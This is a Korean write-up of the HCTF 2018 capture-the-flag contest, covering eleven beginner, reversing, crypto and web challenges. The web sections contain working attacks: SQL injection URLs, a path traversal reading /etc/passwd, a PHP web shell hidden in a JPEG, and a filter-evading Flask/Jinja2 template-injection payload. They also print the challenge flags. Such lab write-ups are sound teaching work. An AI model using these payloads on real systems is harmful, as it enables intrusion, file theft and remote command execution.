HCTF Write Up

팀명: 최재훈 B

BEGINNER

최재훈


HCTF Write Up

팀명: 최재훈 B

1. LoveLetter
2. Godgle
3. Discord
4. 2018 HCTF FLAG FORMAT
5. Nc
6. Rev_DecompileME
7. Rev_equation
8. Crypto_ToT
9. Web_yuhuiwang
10. Web_profile
11. Web_calc

1. LoveLetter


문제 본문을 읽어보면 '**피눈물에 젖은**'이라는 점으로 보아 어떤 글자를 빨간색으로 채운것으로 보여진다. 그림판을 꺼내서 반대로 검은색으로 채우면 채도가 약간 다른 부분을 경계로 전부 채워준다.



답 : HCTF{WILL_YOU_MARRY_ME.....???}

2. Godgle

문제 이름부터 '갓'글인 것으로 보아 구글과 관련된 문제임을 유추할 수 있다. 일반적으로 대회 서버를 캐싱, 크롤링시키기에는 시간이 짧기 때문에 검색과 관련된 부분은 아닐 것이다. 그 다음 해야할 일은 robots.txt 를 읽어서 크롤링을 금지시키는 디렉터리가 어디인지 알아봐야한다. 물론 robots.txt 가 없는 경우도 있지만 운 좋게도 robots.txt 를 읽을 수 있다.



위 파일에 들어가면 답이 나오게 된다.

답: HCTF{0H_MY_M1STAK3!!!}

3. Discord

이건 문제 설명처럼 디코 공지방 들어가면 답을 알 수 있다.

답 : HCTF{1F_G0T_S0M3_PR0BL3M_T4LK_T0_ADM1N}

4. 2018 HCTF FLAG FORMAT

2018 HCTF 의 flag format 은 HCTF{F14G_LO0KS_L1K3_7H1S} 입니다. (이 튜토리얼의 정답이기도 하죠.)

그렇다고 합니다.

답: HCTF{F14G_LO0KS_L1K3_7H1S}

5. Nc

[nc 54.180.60.212 1004]

그냥 netcat 으로 접속하면 답이 나온다.

```
root@lilly:~/ssti# nc 54.180.60.212 1004
HCTF{N0W_Y0U_KN0W_H0W_T0_NC?HEHE}
```

답: HCTF{N0W_Y0U_KN0W_H0W_T0_NC?HEHE}

6. Rev_DecompileME

간단한 apk 디컴파일링 문제이다. 온라인에 apk 디컴파일러 (http://www.javadecompilers.com/apk)가 넘치니 이를 이용하면 된다. 그리고 grep 기능이 있는 툴들을 적절히 잘 이용하면 된다. 필자는 귀찮아서 sublime 의 grep 기능을 이용하여 flag 를 찾았다.

DecompileME_source_from_JADX\res\layout\activity_main.xml:


```
2  <android.support.constraint.ConstraintLayout android:layout_width="fill_parent" android:layout_height="fill_parent"
3    xmlns:android="http://schemas.android.com/apk/res/android" xmlns:app="http://schemas.android.com/apk/res-auto">
4:     <TextView android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="FLAG{IT_IS_FAKE_FLAG}"
app:layout_constraintBottom_toBottomOf="parent" app:layout_constraintLeft_toLeftOf="parent"
app:layout_constraintRight_toRightOf="parent" app:layout_constraintTop_toTopOf="parent" />
5:     <EditText android:id="@id/editText3" android:layout_width="wrap_content" android:layout_height="wrap_content"
android:text="FLAG{Trust_th1s_5tr1ng}" android:ems="10" android:inputType="textPassword" />
6  </android.support.constraint.ConstraintLayout>
```

FLAG{IT_IS_FAKE_FLAG} 이건 아니라고 하니까 FLAG{Trust_th1s_5tr1ng}이 답이다.


답: FLAG{Trust_th1s_5tr1ng}


7. Rev_equation

ELF 파일이다. IDA 를 꺼내서 분석해보자.



여기서 check_serial 값을 우회하여 Good Job 을 볼 수 있으면 답이 나올 것이다. check_serial 을 전부 분석해서 답을 얻어낼 수도 있지만 그러기에는 너무 귀찮다. 따라서 바이너리 분석 라이브러리 angr 을 이용하여 위 바이너리에서 jnz 명령어에서 분기되는 주소들을 이용하여 코드를 짜면 쉽게 풀 수 있다.






답: HCTF{42893724579049578813}

8. Crypto_ToT

Netcat 으로 접속하면 두 개의 값을 입력을 받는다.



위에서 보다시피 sha1 으로 hash 를 한 것이 같아야 한다고 한다. 같은 input 을 주면 될 것 같지만 아쉽게도 답을 주지 않는다. 그렇다면 이 문제는 hash 함수의 collision 성질을 이용하는 것이라

예측할 수 있다. 얼마전 갓갓 구글 연구진이 SHA1 collision 알고리즘을 개발하여 서비스하는 것을 발견하였다. SHA1 collider (https://alf.nu/SHA1) 여기서 두 개의 pdf 파일을 다운 받아서 pwntool 로 값을 보내주면 답이 나온다.

```python
from hashlib import sha1
from pwn import *


with open('a.pdf') as f:
    pdf_1 =f.read(0x140)

with open('b.pdf') as f:
    pdf_2 = f.read(0x140)

print "a:{}".format(sha1(pdf_1).hexdigest())
print "b:{}".format(sha1(pdf_2).hexdigest())


p = remote("54.180.60.212", 3002)

p.recvuntil("[+] Give me Chocolate:")
p.sendline(pdf_1)


p.recvuntil("[+] Give me Candy:")
p.sendline(pdf_2)

p.interactive()
```


```
root@lilly:~/angr# python c.py
a:f92d74e3874587aaf443d1db961d4e26dde13e9c
b:f92d74e3874587aaf443d1db961d4e26dde13e9c
[+] Opening connection to 54.180.60.212 on port 3002: Done
[*] Switching to interactive mode

[+] Flag: HCTF{7he_thre4t_if_1_am_n0t_9iven_a_g1ft:)}[*] Got EOF while reading
n interactive
```

답: HCTF{7he_thre4t_if_1_am_n0t_9iven_a_g1ft:)}


9. Web_yuhuiwang

??? 느려

이 문제는 치명적인 몸매를 가진 사람에 대한 문제이다. 만약 투머치토커에 관한 문제였다면 못 풀었을지도 모른다.




위 웹페이지에서 NEXT 와 PREV 를 누르면 GET 파라메터 no 가 바뀌는 걸 알 수 있다. 아마도 SQL 로 no 값을 읽어서 유튜브를 보여주는 식으로 동작 할 것이라 추측한다. 먼저 컬럼 수를 알아보기 위해서 order by 구문을 이용하면 order by 3 에서 에러가 나는 것으로 보아 컬럼 수는 2 개라는 걸 알 수 있다. 그리고 union select 를 이용하면 예상과 같이 no 값에 대한 유튜브 주소에 관한 컬럼을 읽어 유튜브를 불러오는 것임을 알 수 있다.



이제 information_schema.tables 로 테이블 목록을 읽어보자. 별 다른 필터링이 없으므로 페이로드 짜기 간단하다.


먼저 base table 의 개수를 알아보고 맨 마지막 테이블부터 읽으면 유저 테이블이 무엇인지 알 수 있다.

http://54.180.60.212:8001/?no=-1%20union%20select%201,(select%20count(table_name)%20from%20information_schema.tables%20where%20table_type%20=%200x62617365207461626c65)



테이블 수가 121 개 이므로 limit 120,1 을 해주면 된다.

http://54.180.60.212:8001/?no=-1%20union%20select%201,(select%20(table_name)%20from%20information_schema.tables%20where%20table_type%20=%200x62617365207461626c65%20limit%20120,1)



그 다음 테이블을 알아보면 다음과 같다.

http://54.180.60.212:8001/?no=-1%20union%20select%201,(select%20(table_name)%20from%20information_schema.tables%20where%20table_type%20=%200x62617365207461626c65%20limit%20119,1)

따라서 플래그가 아마 저 곳에 있을거라 추측이 되고 저 테이블의 컬럼들을 읽으면 다음과 같다.

http://54.180.60.212:8001/?no=-1%20union%20select%201,(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name%20=%200x66313467%20limit%200,1)

Request URL: https://www.youtube.com/embed/f14g

Request Method: GET

Status Code: 200

Remote Address: 216.58.200.14:443

Referrer Policy: no-referrer-when-downgrade

즉, select f14g from f14g 를 하면 답이 나올 것이다.

http://54.180.60.212:8001/?no=-1%20union%20select%201,(select%20f14g%20from%20f14g)

General

Request URL: https://www.youtube.com/embed/HCTF%7BT0night's_ma1n_char4cter_i5_me%7D

Request Method: GET

Status Code: 200

Remote Address: 216.58.200.14:443

Referrer Policy: no-referrer-when-downgrade


답: HCTF{T0night's_ma1n_char4cter_i5_me}

10. Web_profile

위 주소를 들어가보니 파라메터 값이 /?p=create 으로 되어 있었다. P 가 page 가 생각이 들어 얼른 ../../../../../etc/passwd 을 하니 passwd 값이 읽혔다. 그러고 메인 페이지를 다시 보니 파일 업로드를 할 수 있는 부분이 있다. 따라서 임의의 .jpg 확장자를 가진 파일에 php 코드를 쓰고 저 파라메터 값으로 jpg 를 불러오면 답이 나올거라 생각했는데 GD library 에 getimagesize() 함수 때문에 이미지 파일을 못읽어 냈다. 따라서 일반 이미지 파일 마지막에 php 코드를 삽입하여 이를 우회하여 파일을 업로드 하였다.

a.jpg | 3b92b2bba44057138f50418d01689284.jpg


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0002BE40	31	C1	46	AB	16	70	BF	08	30	7B	74	E8	1E	A1	C1	E6	1ÁF«.p¿.0{tè.¡Áæ
0002BE50	BE	F9	C2	CD	60	E9	14	79	0E	4E	B3	ED	E9	E1	5E	1D	¾ùÂÍ`é.y.N³íéá^.
0002BE60	78	67	90	F5	6B	C0	7C	2B	E3	4F	A5	AE	35	EF	AB	DE	xg.õkÀ|+ãO¥®5i«Þ
0002BE70	5F	40	F1	AF	8E	F8	DB	CD	7A	77	ED	1E	07	A0	ED	E0	_@ñ¯ŽøÛÍzwí.. íà
0002BE80	5C	A7	D2	99	3C	03	C5	7C	FB	E8	AC	7C	2F	E7	A5	7A	\§Ò™<.Å|ûè¬|/ç¥z
0002BE90	D7	2B	9B	E0	3D	2D	E3	59	39	3C	08	75	2B	C3	B1	E1	×+›à=-ãY9<.u+Ã±á
0002BEA0	78	D7	4A	FA	95	E6	D9	1F	6F	5E	9B	7E	A9	FC	3C	F6	x×Jú•æÙ.o^›~©ü<ö
0002BEB0	D7	FF	00	0E	5F	8E	74	2F	F1	D7	F1	47	FE	29	3C	9F	×ÿ.._Žt/ñ×ñGþ)<Ÿ
0002BEC0	E7	E0	15	FF	00	00	D7	E7	EF	B4	3A	67	82	FE	12	FB	çà.ÿ..×çï´:g‚þ.û
0002BED0	AF	EF	53	67	42	BD	F0	F4	AB	AD	AF	6A	74	EF	C4	BF	¯ïSgB½ðô«.¯jtïÄ¿
0002BEE0	1F	5E	75	F1	3C	C7	D6	57	59	E3	77	EA	37	E4	7F	FF	.^uñ<ÇÖWYãwê7ä.ÿ
0002BEF0	D9	3C	3F	70	68	70	20	73	79	73	74	65	6D	28	24	5F	Ù<?php system($_
0002BF00	47	45	54	5B	61	5D	29	3B	20	3F	3E						GET[a]); ?>



이제 p 파라메터를 저 이미지 주소로 넣어주고 a 파라메터를 이용하여 ls 를 띄어주면 다음과 같다.

```
drwxrwxr-x  2 root root 4096 Nov 21 12:56 +_+f1a9+_+
drwxr-xr-x 14 root root 4096 Nov 22 20:03 .
drwxr-xr-x  6 root root 4096 Nov 22 20:03 ..
-rwxrwxr-x  1 root root 8196 Nov 17 15:01 .DS_Store
-rwxrwxr-x  1 root root 3743 Nov 17 15:02 1.html
-rwxrwxr-x  1 root root 3860 Nov 17 15:02 2.html
-rwxrwxr-x  1 root root 3004 Nov 17 15:02 3.html
-rwxrwxr-x  1 root root 3080 Nov 17 15:02 4.html
-rwxrwxr-x  1 root root 3476 Nov 17 15:02 5.html
-rwxrwxr-x  1 root root 3446 Nov 17 15:02 6.html
-rwxrwxr-x  1 root root 6920 Nov 17 15:02 create.php
drwxrwxr-x  2 root root 4096 Nov 21 12:56 css
drwxrwxr-x  4 root root 4096 Nov 21 12:56 fonts
drwxrwxr-x  2 root root 4096 Nov 21 12:56 icon-fonts
drwxrwxr-x  3 root root 4096 Nov 21 12:56 images
-rwxrwxr-x  1 root root  237 Nov 17 15:02 index.php
drwxrwxr-x  2 root root 4096 Nov 21 12:56 js
drwxrwxr-x  2 root root 4096 Nov 21 12:56 res_css
drwxrwxr-x  4 root root 4096 Nov 21 12:56 res_img
drwxrwxr-x  2 root root 4096 Nov 21 12:56 res_js
drwxrwxrwx  2 root root 4096 Nov 24 14:00 user_img
drwxrwxr-x 11 root root 4096 Nov 21 12:56 vendor
-rwxrwxr-x  1 root root   34 Nov 17 15:02 view.php
```

+_+f1a9+_+는 디렉터리이므로 저 디렉터리에 직접 디렉터리 리스닝을 하여 파일을 읽으면 답을 얻을 수 있다.




11. Web_calc

이 문제는 crypto 에 사로 잡혀 있어서 풀지 않다가 대회 종료하고 아쉬운 마음에 풀어보았다.이는 간단한 계산기이다. 그리고 /api/calc 주소로 base64 인코딩을 하여 어떤 값을 보내주는데 여기서 {{3+4}}와 같이 {{ ~~ }}으로 보내준다. 이를 보아 SSTI 임이 분명 하였고 response 로 보아 Flask jinja 임을 알 수 있었다. 그래서 일반적인 exploit 코드를 동작 시키면 풀릴 것이라 생각했지만 필터링이 되어 있어서 풀 수 없었다. 문제를 풀면서 발견한 필터링은 먼저

underbar (_) , comma (,) ,공백 ( ), single quote (‘), double quote (“)가 있었다. 먼저 언더바의 경우 request 의 arguments 을 이용하면 우회할 수 있다. 이를 토대로 __class__.__mro__[1].__subclasses__()를 실행하여 내부 객체들을 덤프하는 코드를 작성하면 다음과 같다.

{{()[request.args.class][request.args.mro][1][request.args.sub]()}} -> base64() -> e3soKVtyZXF1ZXN0LmFyZ3MuY2xhc3NdW3JlcXVlc3QuYXJncy5tcm9dWzFdW3JlcXVlc3QuYXJncy5zdWJdKCl9fQ== -> 이를 b64 파라메터에 넣어줌. + POST /api/calc?class=__class__&mro=__mro__&sub=__subclasses__ 으로 파라메터 전송.

```
POST /api/calc?class=__class__&mro=__mro__&sub=__subclasses__ HTTP/1.1
Host: 54.180.60.212:8003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://54.180.60.212:8003/
Content-type: application/x-www-form-urlencoded
Content-Length: 96
Connection: close

b64=e3soKVtyZXF1ZXN0LmFyZ3MuY2xhc3NdW3JlcXVlc3QuYXJncy5tcm9dWzFdW3JlcXVlc3QuYXJncy5zdWJdKCl9fQ==
```



실행 결과와 덤프 결과

또한 필요한 모듈을 찾아보면 <type ‘file’>이 있으며 이는 41 번째 배열에 존재한다. 따라서 이를 이용하여 파일을 읽는 코드를 작성하면 다음과 같다.

{{()[request.args.class][request.args.mro][1][request.args.sub]()[40]((request.args.file)).read()}} ->

e3soKVtyZXF1ZXN0LmFyZ3MuY2xhc3NdW3JlcXVlc3QuYXJncy5tcm9dWzFdW3JlcXVlc3QuYXJncy5zdWJdKClbNDBdKChyZXF1ZXN0LmFyZ3MuZmlsZSkpLnJlYWQoKX19

?class=__class__&mro=__mro__&sub=__subclasses__&file=[파일 경로]

```
POST /api/calc?class=__class__&mro=__mro__&sub=__subclasses__&file=/etc/passwd HTTP/1.1
Host: 54.180.60.212:8003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://54.180.60.212:8003/
Content-type: application/x-www-form-urlencoded
Content-Length: 136
Connection: close

b64=e3soK\VtyZXF1ZXN0LmFyZ3MuY2xhc3NdW3JlcX\Vlc3QuYXJncy5tcm9dWzFdW3JlcX\Vlc3QuYXJncy5zdWJdKClbNDBdKChyZXF1ZXN0LmFyZ3MuZmlsZSkpLnJlYWQoKX19
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1239
Server: Werkzeug/0.14.1 Python/2.7.12
Date: Sat, 24 Nov 2018 12:17:57 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

위와 같이 /etc/passwd 를 읽을 수 있다.

이제 /proc/self/cmdline 으로 현재 프로세스를 시작한 명령어를 읽어서 python 절대 경로를 알아내어 python 코드를 읽으면 플래그를 찾아낼 수 있다.

```
POST /api/calc?class=__class__&mro=__mro__&sub=__subclasses__&file=/server/run.py HTTP/1.1
Host: 54.180.60.212:8003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://54.180.60.212:8003/
Content-type: application/x-www-form-urlencoded
Content-Length: 136
Connection: close

b64=e3soK\VtyZXF1ZXN0LmFyZ3MuY2xhc3NdW3JlcX\Vlc3QuYXJncy5tcm9dWzFdW3JlcX\Vlc3QuYXJncy5zdWJdKClbNDBdKChyZXF1ZXN0LmFyZ3MuZmlsZSkpLnJlYWQoKX19
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 742
Server: Werkzeug/0.14.1 Python/2.7.12
Date: Sat, 24 Nov 2018 12:19:13 GMT

from flask import Flask, render_template, request, render_template_string
import os

__FLAG__ = &#34;HCTF{fl4sk_temp1ate_injecti0n_wi7hout_&#39;_&#39;_:p}&#34;

app = Flask(__name__)
app.secret_key = os.urandom(32)
```

답: HCTF{fl4sk_temp1ate_injecti0n_wi7hout_'_'_:p}